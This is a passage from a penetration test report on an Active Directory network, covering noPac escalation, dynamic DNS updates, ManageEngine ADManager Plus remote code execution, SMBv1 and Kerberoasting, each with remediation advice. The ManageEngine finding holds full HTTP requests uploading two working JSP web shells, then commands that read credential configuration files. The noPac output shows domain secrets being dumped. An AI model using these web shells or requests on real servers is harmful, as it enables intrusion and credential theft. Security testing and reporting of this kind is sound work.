Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : [redacted]
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : [redacted]

Tunnel adapter isatap.{D171BC63-924F-4D64-A2A4-A1E6387B696C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>hostname
[redacted]

C:\>whoami
[redacted]administrator

C:\>
```

Recommendations:

We recommend enabling Extended Protection for Authentication (EPA) and disabling HTTP on AD CS servers. Additionally, disable NTLM for Internet Information Services (IIS) on AD CS Servers in your domain running the "Certificate Authority Web Enrollment" or "Certificate Enrollment Web Service" services. To do so open IIS Manager UI, set Windows authentication to Negotiate:Kerberos

3.1.7 noPac Privilege escalation (CVE-2021-42287, CVE-2021-42278)

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:


Attacker can spoof samaccountname and escalate privileges to domain administrator and compromise the AD environment completely.

Vulnerability Details:


During testing, it was discovered that the domain controller is vulnerable to CVE-2021-42287 and CVE-2021-42278, which can be exploited together to escalate privileges to "Domain Administrator". CVE-2021-42287 is a vulnerability related to the Kerberos Privilege Attribute Certificate (PAC) in Active Directory Domain Services (AD DS). It allows an attacker to bypass access restrictions and obtain elevated privileges by forging a PAC. The second vulnerability, CVE-2021-42278, is a Security Account Manager (SAM) spoofing security bypass vulnerability. When exploited, it can be combined with CVE-2021-42287 to spoof the SAMAccountName of the domain controller, allowing the attacker to impersonate the domain controller and gain privileged access to targeted systems.

This vulnerability can be extremely dangerous as it allows attackers to bypass security measures and gain privileged access to sensitive systems and data.

Proof of Vulnerability:



```
NOPAC    [redacted] DC01  [redacted]  445  [redacted] DC01      TGT with PAC size 1694
NOPAC    [redacted] DC02  [redacted]  445  [redacted] DC02      TGT without PAC size 777
NOPAC    [redacted] DC02  [redacted]  445  [redacted] DC02
NOPAC    [redacted] DC02  [redacted]  445  [redacted] DC02      VULNEABLE
NOPAC    [redacted] DC02. [redacted]  445  [redacted] DC02      Next step: https://githu
SMB      [redacted]    DC01 [redacted]  445  [redacted] DC01      [+] [redacted]
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01      TGT with PAC size 1838
SMB      [redacted]    DC01 [redacted]  445  [redacted] DC01      [+] [redacted]
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01      TGT without PAC size 1
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01      TGT with PAC size 1702
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01      TGT without PAC size 7
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01
NOPAC    [redacted]    DC01 [redacted]  445  [redacted] DC01      VULNEABLE
```



```
[*] Current ms-DS-MachineAccountQuota = 50
[*] Selected Target [redacted]DC02 [redacted]
[*] will try to impersonate administrator
[*] Adding Computer Account "[redacted]"
[*] MachineAccount "[redacted]" password = [redacted]
[*] Successfully added machine account [redacted] with password
[*] [redacted] object = CN=WIN-GRV9PQBWX3F,CN=Computers,DC=[redacted]
[*] [redacted] sAMAccountName == [redacted]DC02
[*] Saving a DC's ticket in [redacted]DC02.ccache
[*] Reseting the machine account to [redacted]
[*] Restored WIN-GRV9PQBWX3F$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating administrator
[*]     Requesting S4U2self
[*] Saving a user's ticket in administrator.ccache
[*] Rename ccache to [redacted]_[redacted]DC02 [redacted]
[*] Attempting to del a computer with the name: [redacted]
[-] Delete computer [redacted] Failed! Maybe the current user doe
[*] Pls make sure your choice hostname and the -dc-ip are same machine
[*] Exploiting..
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbt[redacted]51006
[*] Kerberos keys grabbed
krbtg[redacted]2b7d3ac55935d86
krbtg[redacted]4c72daf2
krbtgt[redacted]7317c
```

Recommendations:

It is recommended to apply the appropriate patch as referenced in the vendor advisory.

References:

- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-42278
- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-42287

3.1.8 Dynamic DNS update on zone [NETWORK_ENDPOINT]

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]


Impact:

An attacker who is able to inject and modify DNS records can redirect traffic to malicious websites or intercept sensitive information, such as login credentials or financial data. Additionally this vulnerability can lead to other types of attacks, including man-in-the-middle attacks and phishing attacks.


Vulnerability Details:

During testing it is found that DNS server has misconfiguration where an attacker is able to inject and modify DNS records on a DNS server using the dynamic update feature. This vulnerability can have serious implications for the security of the DNS infrastructure and can lead to various types of attacks, including DNS cache poisoning, phishing, and man-in-the-middle attacks.

Proof of Vulnerability:



```
└─$ ping helloworld.[redacted]
PING helloworld.[redacted] (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.031 ms
^C
--- helloworld.[redacted] ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.022/0.031/0.040/0.007 ms
```



```
helloworld.[redacted] has address 127.0.0.1
helloworld.[redacted] has address 127.0.0.2
```

Recommendations:

- Configure the DNS server to only allow dynamic updates from trusted sources and authenticated clients.
- Implement strong authentication mechanisms, such as using secure DNS update keys, to prevent unauthorized updates to DNS records.
- Regularly monitor DNS records and log files for any suspicious activity or unauthorized updates.
- Implement DNSSEC (DNS Security Extensions) to provide additional security for DNS records and protect against DNS cache poisoning attacks.
- Use firewalls and other network security controls to restrict access to DNS servers from untrusted sources.

3.1.9 ManageEngine ADManager Plus Remote Command Execution

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]

Impact:

This remote code execution vulnerability enables an attacker to take control of the server, access sensitive data, and cause damage to the organization's infrastructure.

Vulnerability Details:

The vulnerability in ManageEngine ADManager Plus(CVE-2021-42002) exists due to insufficient validation of uploaded files. Attackers can exploit this vulnerability by uploading a file containing malicious code that is executed on the server. Successful exploitation of the vulnerability could result in the execution of arbitrary code with elevated privileges.


Steps to reproduce:

Upload malicious JSP shell using the following HTTP Post request

HTTP request:

```
POST /;AAA/MobileAPI/WC/PasswordExpiryNotification?operation=fileAttachment HTTP/1.1
Host: [NETWORK_ENDPOINT]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------18496892720832008743187564073
Content-Length: 1188
Origin: http://[NETWORK_ENDPOINT]:8080
Connection: close
Referer: http://[NETWORK_ENDPOINT]:8080/
Cookie: JSESSIONIDADMP=96CF7AD138F761CE057053D798F3D6B5

-----------------------------18496892720832008743187564073
Content-Disposition: form-data; name="UPLOADED_FILE"; filename="5.jsp"
Content-Type: text/plain

<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns:c="http://java.sun.com/jsp/jstl/core"
xmlns:fn="http://java.sun.com/jsp/jstl/functions"
xmlns:fmt="http://java.sun.com/jsp/jstl/fmt"
xmlns:t="/WEB-INF/tags"
xmlns="http://www.w3.org/1999/xhtml"
version="2.0">
<jsp:directive.page import="java.util.*,java.io.*" />
<jsp:scriptlet>
String cmd;
String[] cmdarr;
```

```
String OS = System.getProperty("os.name");


if (request.getParameter("cmd") != null) {
cmd = new String (request.getParameter("cmd"));
if (OS.startsWith("Windows")) {
cmdarr = new String [] {"cmd", "/C", cmd};
}
else {
cmdarr = new String [] {"/bin/sh", "-c", cmd};
}
Process p = Runtime.getRuntime().exec(cmdarr);
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
</jsp:scriptlet>
</jsp:root>
-----------------------------18496892720832008743187564073--
```



Request

```
POST /;AAA/MobileAPI/WC/PasswordExpiryNotification?operation=fileAttachment HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18496892720832008743187564073
Content-Length: 1128
Origin: http://[redacted]:8080
Connection: close
Referer: http://[redacted]:8080/
Cookie: JSESSIONIDADMP=96CF7AD138F761CE057053D798F3D6B5

-----------------------------18496892720832008743187564073
Content-Disposition: form-data; name="UPLOADED_FILE"; filename="2.jsp"
Content-Type: text/plain

<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" xmlns="http://www.w3.org/1999/xhtml" xmlns:c="http://java.sun.com/jsp/jstl/core"
version="2.0">
<jsp:directive.page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8"/>
<jsp:directive.page import="java.util.*"/>
<jsp:directive.page import="java.io.*"/>
<jsp:scriptlet><![CDATA[
    String cmd = pageContext.getRequest().getParameter("cmd");
    if (cmd != null&&!"".equals(cmd)) {
    try{
        Process p = Runtime.getRuntime().exec(cmd);
        InputStream in = p.getInputStream();
        BufferedReader br = new BufferedReader(new InputStreamReader(in,"GBK"));
        String brs = br.readLine();
        while(brs!=null){
            out.println(brs+"</br>");
            brs = br.readLine();
        }
        }catch(Exception ex){
            out.println(ex.toString());
        }
    }]]></jsp:scriptlet>
</jsp:root>
-----------------------------18496892720832008743187564073--
```


Response

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONIDADMP=BB23E0A0F669F2DD24588BA1BE87204F; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Content-Length: 129
Date: Sat, 18 Mar 2023 18:57:52 GMT
Connection: close
Server: ADMP

{"sSTATUS":"SUCCESS","FILE_NAME":"1679165872369_2.jsp","FILE_URL":"/ompemberapp/PasswordExpiryNotification\\1679165872369_2.jsp"}
```

Take the name of uploaded JSP shell, use it as a part of URL path, then send your command as cmd parameter using following HTTP Post request

```
HTTP request:
```


```
POST //ompemberapp/PasswordExpiryNotification/[name of jsp file] HTTP/1.1
Host: [NETWORK_ENDPOINT]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 10
Origin: http://[NETWORK_ENDPOINT]:8080
Connection: close
Referer: http://[NETWORK_ENDPOINT]:8080/
Cookie: JSESSIONIDADMP=FC4799B7AF2F73006D3AFCE508B9C711

cmd="ipconfig"
```



```
POST //ompemberapp/PasswordExpiryNotification/1679165872369_2.jsp HTTP/1.1
Host: [redacted]8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http:/[redacted]:8080
Connection: close
Referer: [redacted]:8080/
Cookie: JSESSIONIDADMP=96CF7AD138F761CE057053D798F3D6B5

cmd=ipconfig
```


```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONIDADMP=[redacted]; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Content-Length: 387
Date: Sat, 18 Mar 2023 19:01:00 GMT
Connection: close
Server: ADMP

</br>
Windows IP Configuration</br>
</br>
</br>
Ethernet adapter Ethernet0:</br>
</br>
Connection-specific DNS Suffix  . : </br>
Link-local IPv6 Address . . . . . : fe80::d171:3b1b:86af:e8da%14</br>
IPv4 Address. . . . . . . . . . . : [redacted]</br>
Subnet Mask . . . . . . . . . . . : 255.255.255.0</br>
Default Gateway . . . . . . . . . : [redacted]</br>
```

Some of the configuration files we discovered on the system:



```
POST //ompemberapp/PasswordExpiryNotification/1679305394570_4.jsp HTTP/1.1
Host: [redacted]:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://[redacted]:8080
Connection: close
Referer: http://[redacted]:8080/
Cookie: JSESSIONIDADMP=96CF7AD138F761CE057053D798F3D6B5

cmd="type ..\conf\Authentication\auth-conf.xml"
```

```
[redacted]
    </AaaAccount>
```



```
POST //ompemberapp/PasswordExpiryNotification/1679305394570_4.jsp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http:/[redacted]l:8080
Connection: close
Referer: [redacted]:8080/
Cookie: JSESSIONIDADMP=96CF7AD138F761CE057053D798F3D6B5

cmd="type ..\conf\database_params.conf"
```

```
Set-Cookie: JSESSIONIDADMP=8D95F164B03CC3B3AA6CCF8F089DF440; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/xml;charset=UTF-8
Content-Length: 1239
Date: Mon, 20 Mar 2023 09:58:56 GMT
Connection: close
Server: ADMP

[redacted]
minsize=1
```

database_params.conf

```
username=admanager

# password for the db can be specified here
password=[redacted]


# url is of the form jdbc:subprotocol:DataSourceName for eg.jdbc:odbc:WebNmsDB
url=jdbc:postgresql://localhost:33306/adsm?useUnicode=true&characterEncoding=UTF-8
#url=jdbc:mysql://localhost:33306/adsm?autoReconnect=true&characterEncoding=utf8


   <AaaAccount account_id="AaaAccount:account_id:0" login_id="1" service_id="System"
accountprofile_id="AaaAccAdminProfile:accountprofile_id:1">
           <AaaPassword password_id="[redacted]" password="[redacted]"
algorithm="bcrypt" salt="$2a$12$sdX7S5c11.9vZqC0OOPZQ." passwdprofile_id="[redacted]"
passwdrule_id="AaaPasswordRule:passwdrule_id:2"/>
```

```
        <AaaAccPassword password_id="AaaPassword:password_id:0"/>
        <AaaAccOwnerProfile allowed_subaccount="-1"/>
</AaaAccount>
```

Recommendations:

It is recommended to update to the latest version of ManageEngine ADManager Plus that includes a fix for the vulnerability.

References:

- https://www.manageengine.com/products/ad-manager/release-notes.html#7115

3.2 High severity findings

3.2.1 SMBv1 is enabled on Domain Controllers

Severity: **High**


Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:
Downgrading protocol, hijacking credentials and executing commands on targeted machines

Vulnerability Details:
SMBv1 is an outdated and vulnerable protocol that was used for file sharing and printer communication in Windows-based environments. The protocol was replaced by newer versions, such as SMBv2 and SMBv3, due to several security weaknesses that were discovered over time. These weaknesses include the use of weak encryption and authentication mechanisms that can be easily exploited by attackers. The SMB downgrade attack is used to obtain credentials or execute commands on behalf of a user by using SMB v1 as protocol. Indeed, because SMB v1 supports old authentication protocol, the integrity can be bypassed.

Proof of Vulnerability:



```
SMB     [redacted]     [*] Windows Server 2016 Datacenter 14393 x64 (name:WSDXNDC01) (domain:
SMB     [redacted]     [*] Windows Server 2016 Datacenter 14393 x64 (name:WSDXNDC02) (domain:
SMB
SMB
SMB     [redacted]       [*] Windows Server 2016 Datacenter 14393 x64 (name:WSPCNANDC01) (dom
SMB     [redacted]       [*] Windows Server 2016 Standard 14393 x64 (name:WSPCNNHDC01) (domai
SMB     [redacted]       [*] Windows Server 2016 Datacenter 14393 x64 (name:WSDXNLMDC02) (dom
SMB
SMB
SMB
```

Recommendations:
It is highly recommended by Microsoft to disable SMB v1 whenever it is possible on both client and server side. If you are using a deprecated OS (Windows 2000, 2003, XP, CE) which is relying on SMB v1, you should consider fixing these issues before disabling SMB v1, as it will generate additional errors.

3.2.2 Kerberoastable Privileged Users

Severity: **High**

Location:


- [USER]

Impact:
An adversary who is able to extract the TGS tickets from memory, or captures them by sniffing network traffic, can extract the service account's password hash and attempt an offline brute force attack to obtain the plaintext password. Once an attacker has access to these credentials, they can move laterally through the network, escalate privileges, and ultimately compromise the entire network.

